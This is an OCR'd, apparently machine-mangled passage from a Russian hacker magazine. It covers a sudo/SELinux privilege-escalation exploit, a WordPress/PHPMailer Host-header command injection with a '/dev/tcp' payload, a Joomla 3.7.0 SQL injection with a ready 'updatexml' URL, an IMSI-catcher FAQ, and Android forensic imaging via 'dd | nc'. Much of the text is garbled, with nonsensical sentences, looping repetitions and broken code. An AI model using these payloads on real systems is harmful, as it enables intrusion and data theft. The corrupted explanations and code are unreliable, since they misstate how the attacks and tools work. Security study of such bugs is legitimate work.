ПРИНЦИП РАБОТЫ ЭКСПЛОЙТА

Продолжаю по кому эксплоиты и посмотрим на алгоритм эксплуатации уязвимости в деле.

В самом начале файла, как водится, несколько констант.

- TARGET_FILE – файл, в который будет производиться запись;
- WORKING_DIR – рабочая директория, в которой будет создаваться ноуфайл;
- SELINUX_ROLE – роль пользователя в контексте SELinux

42103.c

```
41: #define SUDO_BINARY "/usr/bin/sudo"
42: #define TARGET_FILE "/etc/init.d/README"
43: #define SELINUX_ROLE "unconfined_r"
44:
45: #define WORKING_DIR "/dev/shm/_tmp"
46: #define TTY_SYMLINK WORKING_DIR "/_tty"
47: #define TTY_SYMLINK_TTY_SYMLINK "/_"
```

При запуске эксплоит ждет на входе несколько аргументов командной строки. В качестве первого указывается полный путь к файлу, которого разрешен через sudo. Второй аргумент – параметры запуска этого бинарника.

./42103.c /usr/bin/sudo ANYTHING_YOU_TO_WRITE_IN_FILE

Первым шагом он пачкает /etc/init.d/readme: пишет в начало, чтобы пользователю, что же может не разрешить. В папке создается символ **/dev/shm/_tmp/_tty** который указывает на несуществующий виртуальный псевдотерминал **/dev/pts/17**.

42103.c

```
80:     if (sscanf(WORKING_DIR, %700d) dir);
81:     if (symlink(pts, TTY_SYMLINK));
82:     if (symlink(TARGET_FILE, TTY_SYMLINK_1) die);
```

Далее генерируется имя и создается символик **/dev/shm/_tmp/_34873** для sudo.

[root@localhost proc/sys/fs/suid_dumpable]
ls -lrtsa
total 0
0 -r--r--r-- 1 root root 0 Nov 30 01:46 version
0 -r--r--r-- 1 root root 0 Nov 30 01:46 uuid
0 -r--r--r-- 1 root root 0 Nov 30 01:46 nr_open
0 -r--r--r-- 1 root root 0 Nov 30 01:46 file-max
0 -r--r--r-- 1 root root 0 Nov 30 01:46 file-nr
0 -rw-r--r-- 1 root root 0 Nov 30 01:46 binfmt_misc
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_tty /dev/shm/_tmp/_34873
[root@localhost proc/sys/fs/suid_dumpable]
ls -lrtsa /dev/shm/_tmp/*
total 0
0 lrwxrwxrwx 1 root root 19 Nov 30 01:46 /dev/shm/_tmp/_34873 -> /dev/shm/_tmp/_tty
[root@localhost proc/sys/fs/suid_dumpable]
ls -lrtsa /dev/pts/17
0 crw--w---- 1 root tty 136, 17 Nov 30 01:46 /dev/pts/17
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_34873 /dev/shm/_tmp/_
[root@localhost proc/sys/fs/suid_dumpable]
ls -lrtsa /dev/shm/_tmp/*
total 0
0 lrwxrwxrwx 1 root root 19 Nov 30 01:46 /dev/shm/_tmp/_34873 -> /dev/shm/_tmp/_tty
0 lrwxrwxrwx 1 root root 19 Nov 30 01:46 /dev/shm/_tmp/_ -> /dev/shm/_tmp/_34873
[root@localhost proc/sys/fs/suid_dumpable]
ls -lrtsa /dev/pts/17
0 crw--w---- 1 root tty 136, 17 Nov 30 01:46 /dev/pts/17
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_ /dev/shm/_tmp/_1
[root@localhost proc/sys/fs/suid_dumpable]
ls -lrtsa /dev/shm/_tmp/*
total 0
0 lrwxrwxrwx 1 root root 19 Nov 30 01:46 /dev/shm/_tmp/_34873 -> /dev/shm/_tmp/_tty
0 lrwxrwxrwx 1 root root 19 Nov 30 01:46 /dev/shm/_tmp/_ -> /dev/shm/_tmp/_34873
0 lrwxrwxrwx 1 root root 19 Nov 30 01:46 /dev/shm/_tmp/_1 -> /dev/shm/_tmp/_34873
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_1 /dev/shm/_tmp/_2
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_2 /dev/shm/_tmp/_3
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_3 /dev/shm/_tmp/_4
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_4 /dev/shm/_tmp/_5
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_5 /dev/shm/_tmp/_6
[root@localhost proc/sys/fs/suid_dumpable]
ln -s /dev/shm/_tmp/_6 /dev/shm/_tmp/_7
[root@localhost proc/sys/fs/suid_dumpable]
ln -s

КАК ОБМАНУТЬ ПОЧТАЛЬОНА

Пишет: Дубов показалось в новую постоянную рубрику «Взлом Дубова» (продолжение). В это время лишь отчасти в прошлом году. Дубов, обнаружив интересную уязвимость в одной где-то где продолжает радовать разными способами ее эксплуатации. Быть может, кому-то дорога в PHPMailer уже пройдена, но если в почтовом ящике Дубова все же затеи проперть ее эксплуатацию и поставить свои новые трюки, то поставьте сумасшедшие!

WARNING
Все информация носит только ознакомительный характер. Автор не призывает к использованию данной техники в не неоправданных использованиях.

Начнем не этот раз была одна версия WordPress — 4.6. Можете представить сколько значит уязвимостей обнаружили что уменьшает масштаб проблемы до уровня единичных инцидентов. Плюс, несмотря на заверения разработчиков, что исправят дыры как-либо тенденциями и на разработчиков Apache 2. это не так. По крайней мере, у меня не получилось. Что же, в таком случае, нам с вами делать? Ответ простой:

Сидеть на тихонечку эксплуатации которые подразумевают ничтожные минутчиков с заговорами Нострадамусов в любе использования при любых особых с первыми спецзаменами. Дебютным эксплуатации Apache которые с пропускающим (то есть, что, что ответами на регистрации комнаты **apt-get** или **yum**, на разрешение этого делать и тут же регистр сыграйте ФОЗ

Можете посмотреть в документации модуля, в обсуждают отдела HTTPS Apache. Она отличает за поддержкой модуля, поддерживающим RFC спецшифрования и по регулярно работает в режиме **Strict**. Но есть лучшая версия, которая поддерживает RFC, но не поддерживает шифрования. Вот эта версия и нужна нам с вами. Вот, что нам нужно:

Мне пришлось скачать про эксплуатации уязвимости PHPMailer касающиеся использования внешних библиотек. Сразу, начнутся в реальном мире на системе, где он использовался как почтовый движок по регистрации, phpBB3 Forum. Вот на коде нашлось вторая уязвимость. Скачиваем последнюю Linux Edition, Debian, CentOS) использовать вторую версию и Port и 80 и 443 эксплуатировать Port как нужно.

ПРИЧИНЫ УЯЗВИМОСТИ

Перейдем к причине уязвимости. Вот в файле **class.phpmailer.php**:

```
/wp-includes/phpmailer.php
1544:    if (!isset($from_email) ) {
1545:        $from_email = 'root@localhost';
1546:        $sslmode = strtolower($_SERVER['SERVER_NAME']);
1547:        if (substr($sslmode, 0, 3 ) == 'www' ) {
1548:            $sslmode = substr($sslmode, 3);
1549:        }
1550:        $from_email = 'wordpress@' . $sslmode;
1551:    }
1552:    $phpmailer->setFrom( $from_email, $from_name );
```

Как видим, данные не проверяются **$_SERVER['SERVER_NAME']** используется для формирования данных строки 1549 и адреса возврата почты (**Return-Path**) в строке 1551:

```
/wp-includes/class-phpmailer.php
/**
* PHPMailer.
* The sender email (Return-Path) of the message.
* If not empty, will be sent via -f to sendmail or as 'MAIL
* @var string
* @access protected
*/
protected $Sender = '';

public function setFrom($address, $name = '', $auto = true)
{
    if (empty($address)
        return false;
    } else {
        $pos = strrpos(',', $this->Sender);
        if ($pos
            $this->Sender = substr($this->Sender, 0, $pos
        } else {
            $this->Sender = $address;
        }
    }
}
```

Слева переменная **$SERVER_NAME** берется из запроса, а точнее — из заголовка Host. Поэтому можно попытаться управлять аргументами, которые будут передаваться внутренней функции **setFrom()**:

```
/wp-includes/class-phpmailer.php
1344:    protected function mailSend($header, $body)
1345:    {
1346:        if (empty($this->Sender) {
1347:            $this->Sender = 'root@localhost';
1348:        } elseif ( ) {
1349:            $sender = sprintf('-fs', $this->Sender);
1350:        }
1351:        if ($this->Mailer==='sendmail
1352:            $rt = @mail($to, $subject, $body, $header, $
1353:        } elseif ($this->Mailer==='mail
1354:            $rt = @mail($to, $subject, $body, $header, $
1355:        } else {
1356:            $lines = explode("\n", $body);
1357:            foreach ($lines as $key => $line) {
1358:                if (substr($line,0,5)=='From ') {
1359:                    $lines[$key] = 'From >'.$line;
1360:                }
1361:            }
1362:            $body = implode("\n", $lines);
1363:            if ($this->SingleTo) {
1364:                foreach ($this->To as $key => $val) {
1365:                    if ($key==0) {
1366:                        $rt = @mail($val[0], $val[1], $bo
1367:                    } else {
1368:                        $rt = @mail($val[0], $val[1], $bo
1369:                    }
1370:                }
1371:            } else {
1372:                $rt = @mail($to, $subject, $body, $header, $
1373:            }
1374:        }
1375:        if ($rt == 1) {
1376:            return true;
1377:        } else {
1378:            if ($this->Exceptions
1379:                throw new phpmailerException($this->Lang('
1380:            }
1381:            return false;
1382:        }
1383:    }
```

Но помощь в этой ситуации нам приходит **sprintf()**, которая можно использовать как в основном языке, так и в дополнении libmin. Комментарии указывают что в строчке выполнит. Вот пример запуска PHP:

```
From: Petrik wonderful ly (!ing) <petrik@ts account@billy.test(his
test)>
```

Воспользовались этим значком, использовав его в наших целях:

```
Host: domain(cmd.new arguments)
```

В этом строка выполнит бинарника будет выглядеть следующим образом:

```
$ ls /var/www/wordpress
$ ls -l *2
$ ls -l *2
$ ls -l /var/www/domain(cmd.new
$ ls -l domain(cmd.new
$ ls (arguments)2
```

С причиной разобрались, теперь посмотрим, какие интересные параметры можно передать в почтовый менеджер **sendmail**.

ДЕТАЛИ ЭКСПЛУАТАЦИИ

Если где-то в строке **$Sender** попадает фраза **/usr/sbin/sendmail** и начнется символа в реальному бинарному файлу.

Вообще говоря, мне интересует опция **-oC**, которая предназначена для передача Port в режиме тестирования разрядной операции testing mode. Но выглядит это, пока только на **/usr/sbin/sendmail**. Он начинает нижнее использование переменных и функции, с помощью которых можно выполнить любой бинарник. Вот, например, как выглядит переменная **$Sender** в строке, которая в ходе с новым свойством полезная для эксплуатации:

```
$(/usr/sbin/sendmail -oC -f/var/www/domain(cmd.new
```

Теперь обратим, если каждая **run**, которая, как он почин из нашего эксперимента выполнить другие команды. Сначала он отсортирует:

```
$(/usr/sbin/sendmail -oC -f/var/www/domain(cmd.new
```

Теперь обратим, если каждая выполнится успешно, то возвращается строка: **/var/www/domain(cmd.new** что не должно сильно волновать, а также, что она выдает значение:

```
$(/usr/sbin/sendmail -oC -f/var/www/domain(cmd.new
```

Теперь обратим, если каждая выполнится успешно, то возвращается строка: **/var/www/domain(cmd.new** что не должно сильно волновать, а также, что она выдает значение:

```
$(/usr/sbin/sendmail -oC -f/var/www/domain(cmd.new
```

Что позволяет выполнить синтаксис из **string(1 = string)** до строки **string(2 = string)**. Если мы запустим такую строку, то получим ошибку, которая выдает в стандартный поток. Давай же сделаем это — можно воспользоваться, чтобы перенаправ **$(cat_log)** в файл содержится текущая время и дата в файл. Не формат, что получается в ответ. Вот пример: **Jul 2 00:00 11 14:42:** 11 позиции 10 есть же раз то, что нам нужно, — пробел. Выделим его командой **$(substr(cat(2))(cat_log))** и подставим в нужное место в нашей команде:

```
$(cat/bin/touch$(substr(2)))(cat_log))/tmp/executed(1)(10)
```

Подставляем полученную строку в Host и отправляем. Результатом, вы будет создан файл **/var/www/domain(cmd.new**. Теперь мы можем выполнить и какие еще из данных мы из данных Host и Return-Path. Вот, например, как выглядит переменная **$(cat_log)** в строке, которая выполнится. Не остались можно использовать переменные Host. Попробуем с помощью **/dev/tcp**.

wordpress-exe-exploit.sh

```
$(/usr/sbin/sendmail -oC -f/var/www/domain(cat/dev/tcp/$(substr(2))(cat_directory)(hostname)(cat/dev/tcp/$(substr(2))(cat_log)(cat_directory)(cat/dev/tcp/$(substr(2))(cat_log)(cat_directory)(cat/dev/tcp/$(substr(2))(cat_log)(cat_directory)(cat_directory)(cat_directory
```

ИНЪЕКЦИЯ «ДЖУМЛЕ»

ИЗУЧАЕМ ПРОСТОЙ СПОСОБ ПОЛУЧИТЬ КОНТРОЛЬ НАД JOOMLA 3.7

Баги в популярных CMS в последние месяцы стали настоящей напастью. Появление каждой такой уязвимости означает, что под угрозой оказываются сотни тысяч сайтов, и далеко не каждый владелец успевает вовремя обновиться до свежей версии. Вот и в последнем багтреке мы изучим недоработанную дыру в CMS Joomla: из-за недостаточной фильтрации пользовательских данных система уязвима для SQL-инъекций.

Joomla 3.7.0, помимо множества улучшений и исправлений, принесла в ядро функцию пользовательских полей и, в частности, компонент **com_fields**. Как ты уже, наверное, догадался, этот новый компонент и стал причиной проблемы. Так что без лишних церемоний приступим к увлекательному путешествию в исходниках по следам уязвимости.

ДЕТАЛИ УЯЗВИМОСТИ

В первую очередь загрузим в сам файл контроллера,

/components/com_fields/controller.php

```
16: class FieldsController extends JControllerLegacy
17: {
...
27:     public function __construct($config = array())
28:     {
...
32:         if ($this->input->get('view') === 'fields' && $this->
input->get('layout') === 'modal')
...
36:             $lang->load('com_fields', JPATH_ADMINISTRATOR);
37:         }
38:         $config['base_path'] = JPATH_COMPONENT_ADMINISTRATOR;
```

Сразу же бросается в глаза условие [32]: если **view** и **layout** принимают значения fields и modal соответственно, то CMS загружает административную версию компонента **com_fields**. И все запросы от обычного пользователя будут игнорироваться в него.

Что же нам это дает? Давай посмотрим.

Загляним внутрь метода **getListQuery**, он занимается тем, что собирает запрос к базе данных. Нас интересует часть со строкой, в которой формируется сортировка (ORDER BY).

/administrator/components/com_fields/models/fields.php

```
124:     protected function getListQuery()
125:     {
...
304:         // Add the list ordering clause
305:         $listOrdering = $this->getState('list.fullordering', 'a.
ordering');
306:         $orderOlm   = '';
307:
308:         if (empty($listOrdering))
309:         {
310:             $listOrdering  = $this->state->get('list.ordering',
'a.ordering');
311:             $orderOlm      = $this->state->get('list.direction',
'DESC');
312:         }
313:
314:         $query->order($db->escape($listOrdering) . ' ' . $db->
escape($orderOlm));
```

Переменная **$listOrdering** — название поля в таблице, по которому требуется отсортировать запрос. Как раз для этого функция **escape**, которая зависит от используемого на сервере драйвера для работы с БД. Она возвращает строку, в которой экранированы спецсимволы, в частности кавычки.

Рассмотрим исходный код этой функции для драйвера **mysqli**. Он встречается чаще всего, поскольку Joomla при установке предлагает именно его.

/libraries/joomla/database/driver/mysqli.php

```
242:     public function escape($text, $extra = false)
243:     {
244:         $this->connect();
245:
246:         $result = mysqli_real_escape_string($this->getConnection
(), $text);
247:
248:         if ($extra)
249:         {
250:             $result = addcslashes($result, '%_');
251:         }
252:
253:         return $result;
254:     }
```

Для фильтрации используется функция mysqli_real_escape_string (строка 246), которая экранирует null-байты, переносы строк, одинарные и двойные кавычки. Однако в нашем случае это абсолютно бесполезные действия, так как в нашей переменной хранится название колонки для сортировки.

Давай посмотрим, как передать нужные нам значения в **$listOrdering**. Метод **getState** наследуется примиксом из абстрактного класса **JModelLegacy**, который является родителем для **JModelList**, а он, в свою очередь, наследуется нашим **FieldsModelFields**.

/administrator/components/com_fields/models/fields.php

```
019: class FieldsModelFields extends JModelList
...
305:         $listOrdering = $this->getState('list.fullordering', 'a.
ordering');
```

/libraries/legacy/model/list.php

```
19: class JModelList extends JModelLegacy
```

/libraries/legacy/model/legacy.php

```
021: abstract class JModelLegacy extends JObject
...
429:     public function getState($property = null, $default = null)
...
434:         $this->populateState();
```

Функция **populateState** переопределяется в классе **JModelList**. Давай посмотрим на нее поближе, чтобы узнать, откуда она получает данные.

/libraries/legacy/model/list.php

```
471:     protected function populateState($ordering = null, $direction
= null)
472:     {
...
494:         // Receive & set list options
495:         if ($list = $app->getUserStateFromRequest($this->
context . '.list', 'list', array(), 'array'))
496:         {
```

Для этого используется метод **getUserStateFromRequest** класса **JApplicationCms**.

/libraries/cms/application/cms.php

```
617:     public function getUserStateFromRequest($key, $request, $
default = null, $type = 'none')
618:     {
619:         $cur_state = $this->getUserState($key, $default);
620:         $new_state = $this->input->get($request, null, $type);
...
630:         return $new_state;
```

Этот метод возвращает переменную **$new_state**. В нашем случае это массив ($type == 'array'), который получается после успешного выполнения метода **get** из класса **JInput**.

/libraries/joomla/input/input.php

```
166:     public function get($name, $default = null, $filter = 'cmd')
167:     {
168:         if (isset($this->data[$name]))
169:         {
170:             return $this->filter->clean($this->data[$name], $
filter);
```

/libraries/joomla/input/input.php


```
39: class JInput implements Serializable, Countable
...
81:     public function __construct($source = null, array $options =
array())
82:     {
...
92:         if (is_null($source))
93:         {
94:             $this->data = &$_REQUEST;
```

Как ты можешь видеть, данные берутся примиксом из запроса к серверу, а поэтому мы можем легко ими управлять.


Взглянув на аргументы вызова **getUserStateFromRequest**, узнаем, что нужная нам данные передаются в массиве **list**. Получается, что, используя параметр **list[fulordering]**, мы можем манипулировать SQL-запросом.

Остался последний и самый сокудемный шаг — эксплуатация уязвимости. Так как перед нами вполне обычная инъекция, можно использовать любой из удобных методов эксплуатации. Я воспользуюсь SQL-функцией updatexml для вывода данных через сообщения об ошибках.

```
/index.php?option=com_fields&view=fields&layout=modal&list[fullor
dering]=updatexml(0,concat(0x1a,(version())),0)
```



Имей в виду, что для обхода сообщения, получаемого этим методом, ограничена 32 символами. Также не забывайте, что кавычки экранируются (метод **escape**), и, если нужно передавать значения колонок, можно воспользоваться hex-представлением строк.



Вот таким незамысловатым образом можно проэксплуатировать уязвимость в Joomla 3.7.0. Если у тебя есть сайт на этой CMS и ты еще не обновил его, то поспеши — разработчики оперативно выпустили версию 3.7.1, где уязвимость устранена.

ДЕМОНСТРАЦИЯ ЭКСПЛУАТАЦИИ УЯЗВИМОСТИ

https://vimeo.com/225067634

Ильдар Ахмадеев
Эксперт по информационной безопасности компании «Лаборатория Касперского»

IT-FAQ: ПЕРЕХВАТ МОБИЛЬНЫХ ДАННЫХ

Наверное, даже домашнюю знает, что публичные точки Wi-Fi небезопасны. Но не каждый раз перед коварным взломом спрашивает: «Ведь не опасно?» Мы же, в свою очередь, постараемся по мере сил ответить на вопросы о том, как всякому VPN — хоть фирмы, хоть домашнего — ломают, как ломают анонимайзеры, как ломают прокси-анонимайзеры Wi-Fi, всегда считаешь, обычное мобильное подключение. Что ломают, что ломают сотовые сети, что становится доступным, а кому это все вообще. Но так же, как и в случае Wi-Fi, как нам кажется, в 2013 году мы все вместе могли собрать сложные вопросы и ответы, посвященные перехвату мобильных данных, и разделаться, наконец, с этим делом раз и навсегда.

WARNING

Материал должен работать в радиосистеме стандарт (любой стандартный диапазон и мощность), исходящие данной фирмы, то, автоматически, в интересующих в интересующих в интересующих в интересующих в интересующих

ЧТО ТАКОЕ IMSI-ПЕРЕХВАТЫ?

Это такое устройство размером с чемодан или даже могу ошибиться, размером с большой грузовик, которое подключается к обычному мобильному оборудованию оператора или сотовой вышке, чей сигнал наиболее сильный отсюда мы и перехватываем. Мы перехватываем, перехватываем, перехватываем, перехватываем. Есть в сети GSM (2G) только мобильное, даже вторгнуться, прошедшую аутентификацию (от сотовой вышки этого не требуется), мы можем перехватывать, а в случае, если нужно, и подменять, и что угодно, на нее шифрование данных. С другой стороны, учитывая сильнейшие сигналы, которые мы можем, в принципе, генерировать, мы можем, в принципе, на вышке обмануть сотовые данные, сделать сотовую сеть GSM, перехватывающую все данные, которые GSM в сети. Но, с другой стороны, мы можем, в принципе, сделать аналогичный GSM в сети 3G, перехватывающий все данные, которые 3G в сети. Но, с другой стороны, мы можем, в принципе, на вышке обмануть сотовые данные, сделать сотовую сеть 3G, перехватывающую все данные, которые 3G в сети. Но, с другой стороны, мы можем, в принципе, сделать аналогичный LTE, перехватывающий все данные, которые LTE в сети. Но, с другой стороны, мы можем, в принципе, на вышке обмануть сотовые данные, сделать сотовую сеть LTE, перехватывающую все данные, которые LTE в сети. Но, с другой стороны, мы можем, в принципе, сделать аналогичный IMSI-перехватчик, который будет сразу перехватывать все сотовые данные, которые в сети. Но, с другой стороны, мы можем, в принципе, на вышке обмануть сотовые данные, сделать сотовую сеть, перехватывающую все данные, которые

МОБИЛЬНАЯ КРИМИНАЛИСТИКА

Дмитрий Ларин
Эксперт по информационной безопасности

ЧАСТЬ ВТОРАЯ. ПРИМЕНЯЕМ ANDROID-ПРИЛОЖЕНИЯ ДЛЯ ИЗУЧЕНИЯ УСТРОЙСТВ И ПРОВОДИМ ИХ АНАЛИЗ

Привет, Хакатмосфера! В предыдущей статье я рассказал тебе о мобильной криминалистике обзорно и кратко. С тех пор прошло каких-то время, и, может, так даже успел выйти новый смартфон? Но дело не в этом, дело в том, что, раздвоив, поместив в клетку Фарадея и случай в самый дальний ящик, прогресс, замкнув его, остановился. Ничего подобного. Решил, что теперь ты в безопасности и эти дотошные цифровые криминалисты не ворвутся до тебя с ордером на твои маленькие секреты? Не тут-то было! Сегодня я расскажу, как форенсики извлекают твои данные из Android-девайсов.

ПРЕДИСЛОВИЕ

Если ЮЗ-девайсы выглядят лишь коробками Apple, то мобильные устройства на Android — настоящие хоккейные чаши проверяющих. Поэтому и способов извлечения данных несколько. Если ты читал мою статью про мобильную криминалистику в Apple-девайсах (ссылка чуть выше), то знаешь, что для самых способных детектив на глаз гранит извлечения по логическим уязвимостям и уязвимости файловой системы — отличная и форсированная кружка. И сейчас мы подробно разберем каждый из способов.

WARNING

Статья адресована специалистам по безопасности и тем, кто собирается ими стать. Вся информация предоставлена исключительно в ознакомительных целях. Ни автор, ни хакер ответственности за любой возможный вред, причиненный материал данной статьи.

ИЗВЛЕЧЕНИЕ ДАННЫХ НА ЛОГИЧЕСКОМ УРОВНЕ

Разумеется, наиболее простой способ логического извлечения — при помощи специальных программ производителя Android-девайса. Для Samsung это довольно легко — достаточно активировать в настройках устройства отладку по USB, подключить его к компьютеру и запустить специальный скрипт:

```
adb backup -f "f:\forensic_backup.ab" -apk -shared -all
```

Первый ключ **-apk** говорит ADB бекапить APK-приложения, второй - **shared**, позволяет включить в бекап данные приложения и содержимое карты памяти, последний ключ **-all** говорит **-all**, делать бекапы всех приложений. Однако, в том числе системные, что может прихватить при расследовании нежелательные последствия. Для того, чтобы бекапить только сторонние мобильные устройства позволяет сравнить в виде переменной копию данных на всё. Например, в нашем случае, мобильник называется, на SMS сообщения, сделаем его фиктивным из root-ов.

Чтобы добраться до данных, несгенерированных, разработчик криминалистического программного обеспечения, например Oxygen Software и Magnet Forensics, вынуждены использовать уязвимости Android-приложений, которые позволяют на целевом устройстве и позволяют извлечь всю доступную. Были разные, например, отправить на мобильник до обработки, сохраняет сведения о переданных и полученных SMS и MMS. Как ты уже знал, запасу фреймворка Android-приложений с уязвимостями, которые позволяют все тот же ADB, в полученной версии и обнаружили и обращаются для извлечения данных. Для примера, приведу пример, как мобильник для Android, Samsung, Huawei, Google, Xiaomi, Lg. Благодаря следующему инструменту adbextractor мы можем с легкостью сделать это:

```
java -jar abe.jar unpack backup.ab backup.tar
```

В результате получаем tar-архив с содержимым твоего ADB-бекапа.

ИЗВЛЕЧЕНИЕ ДАННЫХ НА УРОВНЕ ФАЙЛОВОЙ СИСТЕМЫ

Так как в большинстве случаев в Android-девайсах Google Android, смартфон с шифрованием пластин есть разрешен, этот способ извлечения данных позволяет обходить блокировку, то наверное проще, просто по-прежнему доступ к файловой системе пользовательского раздела нельзя, для этого нужны права суперпользователя. Но тут нам поможет специальная утилита Fastboot. Хочет, в твоем арсенале найдется с десятка инструментов, которые позволяют получить root-доступ на Android-девайсах, но мы рассмотрим совместную сборку материнки по root-доступ, ну и Fastboot в помощь.

Не использовать, в данном случае, root-доступ, мы сможем только для сторонних мобильных приложений, ведь он обладает массу способов в ранних версиях системы, начиная с версии Gingerbread, а в ранних версиях Android и ещё подробно бесплатным приложением root-доступ. Тем не менее применяющие root-доступ, не когда заблокированы, но обычно, когда заблокированы и все твои тебе данные доверяются. Разумеется, не все root-методы сделаны хорошо, и, если ты не знаешь какой root-метод выбрать, которые сделаны хорошо, то лучше использовать root-доступ.

Есть и более приемлемый способ — так называемый Nandroid-бекап. Есть на кастомных прошивках с проверенным root-доступом, но, к сожалению, не проверенным, например TWRP. Кстати, ребята из Oxygen Software сделали для своего инструмента возможность использовать данный способ, что упрощает приблизительно в «нажимательную версию», с ним мы потеряем root-доступ, но сохраняем возможность для форенсик-дознания.

Вернемся к TWRP и Nandroid. Такой бекап, в отличие от предыдущего ADB, содержит сделать, при помощи которого можно сохранить полный бекап девайса в определенный момент времени, в это значит, что абсолютно все данные пользователя будут сохранены. Но, в отличие от ADB-бекапа, бекапы такие данные еще до спасет. А вот забалансовый загрузчик очень даже может, так что данные могут спокойно лежать мертвым грузом на полочке. Такие смартфоны очень распространяют криминалистов, их тоже знают.

Итак, что же нам подходит для сделать root-доступа? Fastboot? Рассмотрим на примере разных смартфонов Google Android девайсов, что по-прежнему даже грустной компании Samsung. Во-первых, нужно подрядчик образа разверки, что можно найти на официальном сайте Google, что можно сделать на google и на очень сомнительном форуме 4pda — он-то и поможет нам с root-доступом.

И самое главное — нам требуется какой-нибудь планшет, иначе придется сделать бекап прямо в панель смартфона/планшета, а это приведет к уничтожению данных, что нежелательно в особенности, если ты, чтобы мобильной криминалистикой занимаешься, а значит, чем меньше изменений на носителе, тем лучше.

Ну что, то готов? Если да, то запускай семейства-инструмент Odin, переходи смартфон в Download Mode (чтобы это сделать, выключи его, а затем зажми клавиши уменьшения громкости, Home и Power) и подключай к компьютеру. Жми PDA и выбирай предварительно скачанный файл с разверки — в нашем Start Kak только ты справился с этой непосильной задачей, можно перейти сразу, сверстав — выполнение. Дождись завершения, и, если ты при перезагрузке нужно зажать клавиш уменьшения громкости и Home. Если не ты сделал правильно, то, что ты сделал, ты увидишь всякие довольно красивые картинки, а значит, что которые были по сверху Start нетиного Backup. Она то нам и нужна. Теперь выбор предыдущего бекапа, что сделаем на root-доступ (именно он сделает пользовательские данные), и можно начинать разверкою копирования.

Вот так, все так знакомо в руках криминалистов!

ИЗВЛЕЧЕНИЕ ДАННЫХ НА ФИЗИЧЕСКОМ УРОВНЕ

Но что ж, мы дошли до самого интересного. А самое интересное здесь, то что у криминалистов есть какие-нибудь обеспечивающие возможность получения полной копии криминалистической памяти твоего Android-девайса, которые позволяют извлечь данные, физической диск, если ты не предварительно хорошенько расковырял смартфон и разрубил root-перед. Единственным ограничением для криминалистов, если ты, как я уже сказал, это шифрование раздела с пользовательскими данными, но, как ты уже знаешь, это вовсе не ограничение, если ты знаешь root-доступ, извлечение на физическом уровне, например уровне физической системы сможет пропущено. Есть несколько способов, что позволяют обходить root-доступ, что **root-доступ**. Для этого на исследуемом устройстве должны быть подключены дополнительные, запускаем программные шаги, чтобы при загрузке ядра Android-девайса, не запускалось ядро Android-девайса.

Отрой поисковик и напиши «Samsung Android root» — ты увидишь, что ты планируешь сделать подробного кейса своего (или исследуемого) Android-девайса и запускаешь root-доступ.

```
adb.exe forward tcp:8888 tcp:8888
```

Теперь ADB может взаимодействовать с telnet через порт 8888. Вызови смартфон (или планшет) и в терминале введи следующую команду:

```
dd if=/dev/block/mmcblk0p1 | busybox nc -l -p 8888
```

В моем случае раздел с пользовательскими данными шестнадцатый по счету, у тебя, разумеется, может быть по-другому. Чтобы посмотреть, что есть в пользовательской разделе, можешь воспользоваться командой **mount**. Теперь, когда время идет, необходимо, извлекаемые данные в особенно кстати. В терминале на своем компьютере введи:

```
adb.exe forward tcp:8888 | sandra_image.dd
```

В результате после нажатия клавиши Enter начнется получение полученного раздела с пользовательскими данными, которая которой можно будет исследовать. Для исследования, в особенности, отлично подходит Oxygen Software с криминалистическим анализом ЮЗ-устройств.

Давай рассмотрим пример извлечения данных физического образа Android-девайса — с помощью кастомного разверка. Помимо, в сверхах, что рифма с root-доступом, есть специальные сборки — частные разверки для root-доступа. Для примера, сделаю из таких он сейчас и воспользуемся. Нашим смартфоном будет Samsung Galaxy S3 (под управлением Android 4.1).

Первое, что нам нужно сделать, — это перевести его в Download Mode. Делаем, ты ещё помнишь, как это делать. Выбираем пункт «Подключить устройство», далее «Samsung Android device» (медиаустройства обрез кое-чего, отличается, поэтому ищем и выбираем). А самое основное — выбираем кнопку увеличения громкости и Home, необходимо клинуть по кнопке загрузки «Start» (разверка). Если ты сделал правильно, то ты увидишь, что в это время значительно хорошо и телефон перезагрузится в режим восстановления. На телефоне должен появиться Oxygen Software, а в монитоке мы покажется что-то вроде этого:

Мобильный криминалистический "Мастер извлечения данных"

Мобильный криминалистический "Мастер извлечения данных" v3.0.0

Мастер извлечения данных

Подключение устройства с помощью кабеля

Устройство распознано

Для того, чтобы начать поиск данных на устройстве, нажмите **Далее**. Если вы не хотите выполнять поиск данных, нажмите **Отмена**.

Информация об устройстве:

Модель: Galaxy S3 Duos (GT-I9300)

ОС: AC_JT3DMF

Версия прошивки: 1.0

Android 4.1.1

Устройство уже работает в режиме восстановления Oxygen и ожидает ваших действий

Далее >

Отмена

Подключение устройства с помощью кабеля

Как видишь, теперь устройство имеет root-доступ, а это значит, что мы с тобой можем извлечь данные с root-доступом сейчас. Более того, Мобильный криминалистический "Мастер извлечения данных" позволяет извлекать данные даже восстановить, удаленные, а так же из уже известных тебе баз SQLite.

Мобильный криминалистический "Мастер извлечения данных" v3.0.0

Мобильный криминалистический "Мастер извлечения данных"

Завершение информации, которая автоматизирует устройства и дата

Сохранить

Сохранить в: Desktop

Имя файла: Galaxy S3 Duos (GT-I9300)

Тип файлов: Excel

Восстановить и проверить, если нет удаленных данных (рекомендуется)

Сохранить все данные, в том числе удаленные (рекомендуется)

Сохранить фотографии для дальнейшего анализа устройства. Подробнее...

Не сохранять фотографии для дальнейшего анализа устройства. Подробнее...

Сохранить

Отмена

Вот такая магия!

ФАЙЛОВЫЕ СИСТЕМЫ ANDROID-ДЕВАЙСОВ

